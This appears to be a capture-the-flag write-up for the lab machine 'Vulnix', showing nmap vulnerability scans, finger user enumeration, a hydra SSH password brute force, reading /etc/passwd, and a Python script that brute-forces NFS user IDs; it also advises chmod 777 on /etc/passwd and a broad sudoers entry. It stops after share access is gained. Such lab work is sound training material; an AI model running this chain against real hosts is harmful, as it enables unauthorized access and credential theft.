
VULNIX writeup

1. **nmap -p- Target_ip**



2. **nmap -sV -A —script vuln Target_ip**

```
root@v5ha1i:~# nmap -sV -A --script Vuln 192.168.122.130
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-18 02:23 EDT
Nmap scan report for 192.168.122.130
Host is up (0.0017s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp?
|_sslv2-drown:
79/tcp   open  finger     Linux fingerd
110/tcp  open  pop3?
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.cvedetails.com/cve/2014-0224
|   ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartb
|References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
111/tcp  open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
```

```
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      37593/udp  mountd
|   100005  1,2,3      57395/tcp  mountd
|   100021  1,3,4      47147/tcp  nlockmgr
|   100021  1,3,4      48211/udp  nlockmgr
|   100024  1          38105/tcp  status
|   100024  1          42237/udp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
143/tcp  open  imap       Dovecot imapd
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.cvedetails.com/cve/2014-0224
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  OSVDB:113251  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       http://osvdb.org/113251
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_sslv2-drown:
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell      Netkit rshd
993/tcp  open  ssl/imap   Dovecot imapd
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.cvedetails.com/cve/2014-0224
995/tcp  open  ssl/pop3s?
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
2049/tcp open  nfs_acl    2-3 (RPC #100227)
MAC Address: 00:0C:29:06:17:8C (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.70 ms 192.168.122.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 322.38 seconds
root@v5ha1i:~#
```

ENUMERATION

User enumeration (PORT-79)

```
root@v5ha1i:~# finger
Login       Name       Tty      Idle  Login Time   Office     Office Phone
root        root      *:1              Jun 18 02:12 (:1)
root@v5ha1i:~# finger @192.168.122.130
No one logged on.
root@v5ha1i:~# finger root@192.168.122.130
Login: root                             Name: pwned
Directory: /root                        Shell: /bin/bash
Last login Tue Jun 16 14:07 (BST) on pts/2 from 192.168.122.145
No mail.
No Plan.
```

***Using tool finger-user-enum to find users in target system

Download finger-user-enum using command **git clone https://github.com/pentestmonkey/finger-user-enum.git**

./finger-user-enum.pl -U <wordlist> -t <target>

```
root@v5ha1i:~/Hacking-Tools/finger-user-enum# ./finger-user-enum.pl -U /usr/shar
e/seclists/Usernames/top-usernames-shortlist.txt -t 192.168.122.130
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum
 )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ..... 5
Usernames file ..... /usr/share/seclists/Usernames/top-usernames-shortlist
.txt
Target count ..... 1
Username count ..... 17
Target TCP port ..... 79
Query timeout ..... 5 secs
Relay Server ..... Not used

######## Scan started at Thu Jun 18 02:37:26 2020 #########
admin@192.168.122.130: finger: admin: no such user...
root@192.168.122.130: Login: root                                Name: pwned..Dir
ectory: /root                           Shell: /bin/bash..Last login Tue Jun 16
14:07 (BST) on pts/2 from 192.168.122.145..No mail...No Plan...
info@192.168.122.130: finger: info: no such user...
guest@192.168.122.130: finger: guest: no such user...
test@192.168.122.130: finger: test: no such user...
user@192.168.122.130: Login: user                                Name: user..Dire
ctory: /home/user                       Shell: /bin/bash..Last login Wed Jun 17
18:12 (BST) on pts/0 from 192.168.122.145..No mail...No Plan.....Login: dovenull
                        Name: Dovecot login user..Directory: /nonexistent
        Shell: /bin/false..Never logged in...No mail...No Plan...
pi@192.168.122.130: finger: pi: no such user...
######## Scan completed at Thu Jun 18 02:37:26 2020 #########
7 results.

17 queries in 1 seconds (17.0 queries / sec)
root@v5ha1i:~/Hacking-Tools/finger-user-enum# C
```

```
root@v5ha1i:~# finger user@192.168.122.130
Login: user                             Name: user
Directory: /home/user                   Shell: /bin/bash
Last login Wed Jun 17 18:12 (BST) on pts/0 from 192.168.122.145
No mail.
No Plan.

Login: dovenull                         Name: Dovecot login user
Directory: /nonexistent                 Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

LOGIN USING SSH as user

```
root@v5ha1i:~# ssh user@192.168.122.130
user@192.168.122.130's password:
Permission denied, please try again.
user@192.168.122.130's password:
```

Bruteforce password for ssh using hydra

```
root@v5ha1i:~# hydra -l user -P /usr/share/wordlists/rock.txt 192.168.122.130 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret s
ervice organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-06-18 03:44:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
mended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:0), ~6 try
 per task
[DATA] attacking ssh://192.168.122.130:22/
[22][ssh] host: 192.168.122.130   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-06-18 03:44:50
root@v5ha1i:~#
```

***successfuly login using ssh

```
[22][ssh] host: 192.168.122.130   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-06-18 03:44:50
root@v5ha1i:~# ssh user@192.168.122.130
user@192.168.122.130's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Jun 18 14:21:11 BST 2020

  System load:  0.0               Processes:           89
  Usage of /:   90.2% of 773MB    Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.122.130
  Swap usage:   0%

  => / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

user@vulnix:~$ cat /etc/passwd
```

```
user@vulnix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
user@vulnix:~$
```

Found user vulnix

Mounting nfs sharing

```
root@v5ha1i:/tmp# showmount -e 192.168.122.130
Export list for 192.168.122.130:
/home/vulnix *
root@v5ha1i:/tmp# mount -t nfs 192.168.122.130:/home/vulnix /tmp/nfs
mount.nfs: mount point /tmp/nfs does not exist
root@v5ha1i:/tmp#
root@v5ha1i:/tmp# mount -t nfs 192.168.122.130:/home/vulnix /tmp/nfs
root@v5ha1i:/tmp# cd /tmp/nfs
bash: cd: /tmp/nfs: Permission denied
root@v5ha1i:/tmp#
```

***Permission denied

add user vulnix with same user and group id as target system and then try to access shared folder

```
root@v5ha1i:~# useradd -u 2008 vulnix
root@v5ha1i:~# su vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
$ /bin/bash
vulnix@v5ha1i:/root$ cd /tmp/nfs
vulnix@v5ha1i:/tmp/nfs$ ls
vulnix@v5ha1i:/tmp/nfs$ ls -al
total 20
drwxr-x---  2 nobody 1003 4096 Sep  2  2012 .
drwxrwxrwt 20 root   root 4096 Jun 18 03:55 ..
-rw-r--r--  1 nobody 1003  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 nobody 1003 3486 Apr  3  2012 .bashrc
-rw-r--r--  1 nobody 1003  675 Apr  3  2012 .profile
vulnix@v5ha1i:/tmp/nfs$
```

NFS Enumeration (PORT-2049)

```
root@v5hali:~# nmap -p 2049 -sV -A --script vuln 192.168.122.130
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-16 02:11 EDT
Nmap scan report for 192.168.122.130
Host is up (0.0017s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)
MAC Address: 00:0C:29:06:17:8C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.74 ms 192.168.122.130

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.02 seconds
root@v5hali:~#
```

1. showmount -e Target

```
root@v5hali:~# showmount -e 192.168.122.130
Export list for 192.168.122.130:
/home/vulnix *
root@v5hali:~#
```

2. **make share directory in /tmp dir**

```
root@v5hali:/tmp# mkdir share
root@v5hali:/tmp# ls -al
total 92
drwxrwxrwt 15 root root  4096 Jun 16 07:22 .
drwxr-xr-x 19 root root 36864 Jun 16 05:24 ..
drwxrwxrwt  2 root root  4096 Jun 16 07:19 .font-unix
drwxrwxrwt  2 root root  4096 Jun 16 07:20 .ICE-unix
drwxr-xr-x  2 root root  4096 Jun 16 07:22 share
drwx------  2 root root  4096 Jun 16 07:20 ssh-PxbqPvbqnPgi
drwx------  3 root root  4096 Jun 16 07:19 systemd-private-cdcc948989a640a2860a8
8962ebb744a-haveged.service-smx1WS
drwx------  3 root root  4096 Jun 16 07:19 systemd-private-cdcc948989a640a2860a8
8962ebb744a-ModemManager.service-m3KlbZ
drwx------  3 root root  4096 Jun 16 07:19 systemd-private-cdcc948989a640a2860a8
8962ebb744a-systemd-timesyncd.service-IBqnDN
drwxrwxrwt  2 root root  4096 Jun 16 07:19 .Test-unix
drwx------  2 root root  4096 Jun 16 07:20 tracker-extract-files.0
drwxrwxrwt  2 root root  4096 Jun 16 07:19 VMwareDnD
drwx------  2 root root  4096 Jun 16 07:19 vmware-root_276-835299051
drwxrwxrwt  2 root root  4096 Jun 16 07:20 .X11-unix
drwxrwxrwt  2 root root  4096 Jun 16 07:19 .XIM-unix
root@v5hali:/tmp#
```

3. **mount -t nfs target:/home/vulnix /tmp/share**

check permission of /tmp/share (user=nobody and group=nobody)

**share directory is not accessible directly

```
root@v5ha1i:/tmp# mount -t nfs 192.168.122.130:/home/vulnix /tmp/share
root@v5ha1i:/tmp# ls -al
total 92
drwxrwxrwt 15 root   root    4096 Jun 16 07:22 .
drwxr-xr-x 19 root   root   36864 Jun 16 05:24 ..
drwxrwxrwt  2 root   root    4096 Jun 16 07:19 .font-unix
drwxrwxrwt  2 root   root    4096 Jun 16 07:20 .ICE-unix
drwxr-x---  2 nobody nobody  4096 Sep  2  2012 share
drwx------  2 root   root    4096 Jun 16 07:20 ssh-PxbqPvbqnPgi
drwx------  3 root   root    4096 Jun 16 07:19 systemd-private-cdcc948989a640a28
60a88962ebb744a-haveged.service-smx1WS
drwx------  3 root   root    4096 Jun 16 07:19 systemd-private-cdcc948989a640a28
60a88962ebb744a-ModemManager.service-m3KlbZ
drwx------  3 root   root    4096 Jun 16 07:19 systemd-private-cdcc948989a640a28
60a88962ebb744a-systemd-timesyncd.service-IBqnDN
drwxrwxrwt  2 root   root    4096 Jun 16 07:19 .Test-unix
drwx------  2 root   root    4096 Jun 16 07:20 tracker-extract-files.0
drwxrwxrwt  2 root   root    4096 Jun 16 07:19 VMwareDnD
drwx------  2 root   root    4096 Jun 16 07:19 vmware-root_276-835299051
drwxrwxrwt  2 root   root    4096 Jun 16 07:20 .X11-unix
drwxrwxrwt  2 root   root    4096 Jun 16 07:19 .XIM-unix
root@v5ha1i:/tmp# cd share
bash: cd: share: Permission denied
root@v5ha1i:/tmp#
```


EXPLOITATION

*** To access share directory, you have to clone user id which is used by target system as nfs user.


Python script to clone user.

```
  GNU nano 2.9.8                    nfs-exploit.py

import os
import subprocess
import codecs


f = open("/etc/passwd","rb").read()
print(f)

for i in range(1995,3000):
 print("Trying USERID"+str(i))
 f1 = open("/etc/passwd","wb")
 data = "vulnix:x:"+str(i)+":"+str(i)+":,,,:/home/vulnix:/bin/bash"
 f1.write(f+codecs.encode(data))
 f1.close()
 p = subprocess.getoutput("sudo -u vulnix ls -al /tmp/share")
 if len(p)>200:
   print("got USERID"+str(i))
   exit()

                [ Read 18 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Linter ^_ Go To Line
```

4. Make user vulnix using command = **adduser vulnix** and assign password



Before running python script delete vulnix user from /etc/passwd and save.




5. Make sure to give write permission for other users to /etc/passwd file.

chmod 777 /etc/passwd


***Login with another user and copy python script there.

6. Run script using command = **sudo python3 nfs-exploit.py**




***If it gives above error, then add in /etc/sudoers file


<user> ALL=(ALL:ALL) ALL




7. Run script again



8. Now we got user and group id for user vulnix



9. Login with vulnix user and try to access /tmp/share directory.



*** Access successfully

